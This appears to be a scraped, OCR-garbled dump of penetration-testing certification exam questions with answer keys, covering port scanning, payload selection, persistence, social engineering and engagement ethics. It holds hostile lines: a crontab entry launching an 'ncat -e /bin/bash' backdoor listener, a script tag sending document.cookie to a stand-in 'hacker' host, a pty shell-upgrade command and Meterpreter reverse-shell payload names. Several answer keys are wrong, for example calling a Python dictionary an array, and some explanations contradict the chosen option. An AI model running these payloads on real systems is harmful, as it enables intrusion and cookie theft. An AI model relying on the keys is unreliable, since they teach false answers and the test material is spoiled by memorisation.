
Answer: B

NEW QUESTION 211
PCI DSS requires which of the following as part of the penetration-testing process?

A. The penetration tester must have cybersecurity certifications.
B. The network must be segmented.
C. Only externally facing systems should be tested.
D. The assessment must be performed during non-working hours.

Answer: B

NEW QUESTION 213
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Drag and Drop Options

```
each port in {
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
}
```

```
send_scan(sys.argv[1], PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
[-ports in [1 ports->] 22]
```

```
#!/usr/bin/python
```

```
ports = [21,22]
```

```
#!/usr/bin/ruby
```

```
run_scan(sys.argv[1],ports)
```

```
#!/usr/bin/bash
```

```
import PORTS = [21,22]
```

```
for PORT in PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```


Immutables

```
?

import socket
import sys

?

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

?

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:

?
```

A. Mastered
B. Not Mastered


Answer: A

Explanation:
A picture containing shape Description automatically generated




```
#!/usr/bin/python
```

A picture containing treemap chart Description automatically generated



```
import socket
import sys

ports = [21,22]

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

Text Description automatically generated



```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```

Graphical user interface Description automatically generated

```
run_scan(sys.argv[1],ports)
```

NEW QUESTION 215
A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee’s birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?

A. Phishing
B. Tailgating
C. Baiting
D. Shoulder surfing

Answer: C

NEW QUESTION 219
A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600
|_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
```

Which of the following command sequences should the penetration tester try NEXT?

A. ftp 192.168.53.23
B. smbclient \\\\WEB3\\IPC$ -I 192.168.53.23 –U guest
C. ncrack –u Administrator –P 15worst_passwords.txt –p rdp 192.168.53.23
D. curl –X TRACE https://192.168.53.23:8443/index.aspx
E. nmap –-script vuln –sV 192.168.53.23

Answer: A

NEW QUESTION 221
Penetration tester has discovered an unknown Linux 64-bit executable binary. Which of the following tools would be BEST to use to analyze this issue?

A. Peach
B. WinDbg
C. GDB
D. OllyDbg

Answer: C

Explanation:
OLLYDBG, WinDBG, and IDA are all debugging tools that support Windows environments. GDB is a Linuxspecific debugging tool.

NEW QUESTION 223
Appending string values onto another string is called:

A. compilation
B. connection
C. concatenation
D. conjunction

Answer: C

NEW QUESTION 225
A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:

- Pre-engagement interaction (scoping and ROE)
- Intelligence gathering (reconnaissance)
- Threat modeling
- Vulnerability analysis
- Exploitation and post exploitation
- Reporting

Which of the following methodologies does the client use?

A. OWASP Web Security Testing Guide
B. PTES technical guidelines
C. NIST SP 800-115
D. OSSTMM

Answer: B

NEW QUESTION 228
A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

A. Run nmap with the –o, -p22, and –sC options set against the target
B. Run nmap with the –sV and –p22 options set against the target
C. Run nmap with the --script vulners option set against the target
D. Run nmap with the –sA option set against the target

Answer: A

NEW QUESTION 230
A penetration tester exploited a vulnerability on a server and remotely ran a payload to gain a shell. However, a connection was not established, and no errors were shown on the payload execution. The penetration tester suspected that a network device, like an IPS or next-generation firewall, was dropping the connection. Which of the following payloads are MOST likely to establish a shell successfully?

A. windows/x64/meterpreter/reverse_tcp
B. windows/x64/meterpreter/reverse_http
C. windows/x64/shell_reverse_tcp
D. windows/x64/powershell_reverse_tcp
E. windows/x64/meterpreter/reverse_https

Answer: A

Explanation:
A reverse tcp connection is usually used to bypass firewall restrictions on open ports. A firewall usually blocks incoming connections on open ports, but does not block outgoing traffic. windows/meterpreter/reverse_tcp allows you to remotely control the file system, sniff, keylog, hashdump, perform network pivoting, control the webcam and microphone, etc.

NEW QUESTION 234
A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?

A. Check the scoping document to determine if exfiltration is within scope.
B. Stop the penetration test.
C. Escalate the issue.
D. Include the discovery and interaction in the daily report.

Answer: B

Explanation:
"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

NEW QUESTION 237
A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

A. schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe
B. wmic startup get caption,command
C. crontab –l; echo "@reboot sleep 200 && ncat –lvp 4242 –e /bin/bash") | crontab 2>/dev/null
D. sudo useradd –ou 0 –g 0 user

Answer: A

NEW QUESTION 241
Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

A. The CVSS score of the finding
B. The network location of the vulnerable device
C. The vulnerability identifier
D. The client acceptance form
E. The name of the person who found the flaw
F. The tool used to find the issue

Answer: CF

NEW QUESTION 246
A compliance-based penetration test is primarily concerned with:

A. obtaining Pll from the protected network.
B. bypassing protection on edge devices.
C. determining the efficacy of a specific set of security standards.
D. obtaining specific information from the protected network.

Answer: C

NEW QUESTION 251
A penetration tester found the following valid URL while doing a manual assessment of a web application: http://www.example.com/product.php?id=123987.
Which of the following automated tools would be best to use NEXT to try to identify a vulnerability in this URL?

A. SQLmap
B. Nessus
C. Nikto
D. DirBuster

Answer: B

NEW QUESTION 256
A penetration tester obtained the following results after scanning a web server using the dirb utility:

```
...
GENERATED WORDS: 4612
---
Scanning URL: http://10.2.10.13/ ---
+
http://10.2.10.13/about (CODE:200|SIZE:1520)
+
http://10.2.10.13/home.html (CODE:200|SIZE:214)
+
http://10.2.10.13/index.html (CODE:200|SIZE:214)
+
http://10.2.10.13/info (CODE:200|SIZE:214)
...
DOWNLOADED: 4612 – FOUND: 4
```

Which of the following elements is MOST likely to contain useful information for the penetration tester?

A. index.html
B. about
C. info
D. home.html

Answer: B

NEW QUESTION 259
A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system After running a few commands, the tester runs the following:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Which of the following actions Is the penetration tester performing?

A. Privilege escalation
B. Upgrading the shell
C. Writing a script for persistence
D. Building a bind shell

Answer: B

NEW QUESTION 263
A security analyst needs to perform a scan for SMB port 445 over a/16 network. Which of the following commands would be the BEST option when stealth is not a concern and the task is time sensitive?

A. Nmap -s 445 -Pn -T5 172.21.0.0/16
B. Nmap -p 445 -n -T4 -open 172.21.0.0/16
C. Nmap -sV --script=smb* 172.21.0.0/16

D. Nmap -p 445 -max -sT 172. 21.0.0/16

Answer: C

Explanation:
The best option when stealth is not a concern and the task is time sensitive is to use the command: Nmap -sV --script=smb* 172.21.0.0/16. This command will use version detection and SMB scripts to scan for port 445 on the given IP range. The -sV option will cause Nmap to detect the version of services running on the ports, which is helpful for identifying vulnerabilities, and the --script=smb* option will cause Nmap to run all of the SMB related scripts. The -T4 option can be used to speed up the scan, as it increases the timing probes.

NEW QUESTION 266
A penetration tester is reviewing the following SOW prior to engaging with a client:
"Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner."
Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team
D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address
E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop
F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

Answer: CD

NEW QUESTION 268
A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

A. Netcraft
B. CentralOps
C. Responder
D. FOCA

Answer: D

Explanation:
https://kalilinuxtutorials.com/foca-metadata-hidden-documents/

NEW QUESTION 272
A penetration tester downloaded the following Perl script that can be used to identify vulnerabilities in network switches. However, the script is not working properly.
Which of the following changes should the tester apply to make the script work as intended?

A. Change line 2 to $ip= €10.192.168.254€;
B. Remove lines 3, 5, and 6.
C. Remove line 6.
D. Move all the lines below line 7 to the top of the script.

Answer: B

Explanation:
https://www.asc.ohio-state.edu/lewis.239/Class/Perl/perl.html Example script:
#!/usr/bin/perl
$ip=$argv[1]; attack($ip); sub attack { print("x");
}

NEW QUESTION 276
Which of the following types of information would MOST likely be included in an application security assessment report addressed to developers? (Choose two.)

A. Use of non-optimized sort functions
B. Poor input sanitization
C. Null pointer dereferences
D. Non-compliance with code style guide
E. Use of deprecated Javadoc tags
F. A cydomatic complexity score of 3

Answer: BC

NEW QUESTION 278
A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

A. Immunity Debugger
B. OllyDbg
C. GDB
D. Drozer

Answer: B


NEW QUESTION 282
A penetration tester wants to test a list of common passwords against the SSH daemon on a network device. Which of the following tools would be BEST to use for this purpose?

A. Hashcat
B. Mimikatz
C. Patator
D. John the Ripper

Answer: C

Explanation:
https://www.kali.org/tools/patator/

NEW QUESTION 285
Given the following code:



```
systems = {
        "10.10.10.1" : "Windows 10",
        "10.10.10.2" : "Windows 10",
        "10.10.10.3" : "Windows 2016",
        "10.10.10.4" : "Linux"
}
```

Which of the following data structures is systems?

A. A tuple
B. A tree
C. An array
D. A dictionary

Answer: C

NEW QUESTION 288
A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

A. Weekly
B. Monthly
C. Quarterly
D. Annually

Answer: C

Explanation:
https://www.pcicomplianceguide.org/faq/#25
PCI DSS requires quarterly vulnerability/penetration tests, not weekly.

NEW QUESTION 292
Given the following code:
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

A. Web-application firewall
B. Parameterized queries
C. Output encoding
D. Session tokens
E. Input validation
F. Base64 encoding

Answer: CE

Explanation:
Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the &lt; string when writing to an HTML page.

NEW QUESTION 294
A penetration tester discovers that a web server within the scope of the engagement has already been compromised with a backdoor. Which of the following should the penetration tester do NEXT?

A. Forensically acquire the backdoor Trojan and perform attribution
B. Utilize the backdoor in support of the engagement
C. Continue the engagement and include the backdoor finding in the final report
D. Inform the customer immediately about the backdoor

Answer: D

NEW QUESTION 298
In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name-serial_number>. Which of the following would be the best action for the tester to take NEXT with this information?

A. Create a custom password dictionary as preparation for password spray testing.
B. Recommend using a password manage/vault instead of text files to store passwords securely.
C. Recommend configuring password complexity rules in all the systems and applications.
D. Document the unprotected file repository as a finding in the penetration-testing report.

Answer: D

NEW QUESTION 302
Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

A. MSA
B. NDA
C. SOW
D. ROE


Answer: B

NEW QUESTION 303
A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras. Which of the following is a technique the tester can use to gain access to the IT framework without being detected?

A. Pick a lock.
B. Disable the cameras remotely.
C. Impersonate a package delivery worker.
D. Send a phishing email.

Answer: C

NEW QUESTION 308
An Nmap scan of a network switch reveals the following:




```
Nmap scan report for 192.168.1.254
Host is up 10.014s latency),
Not shown: 96 closed ports
Port     State  Service
22/tcp   open   ssh
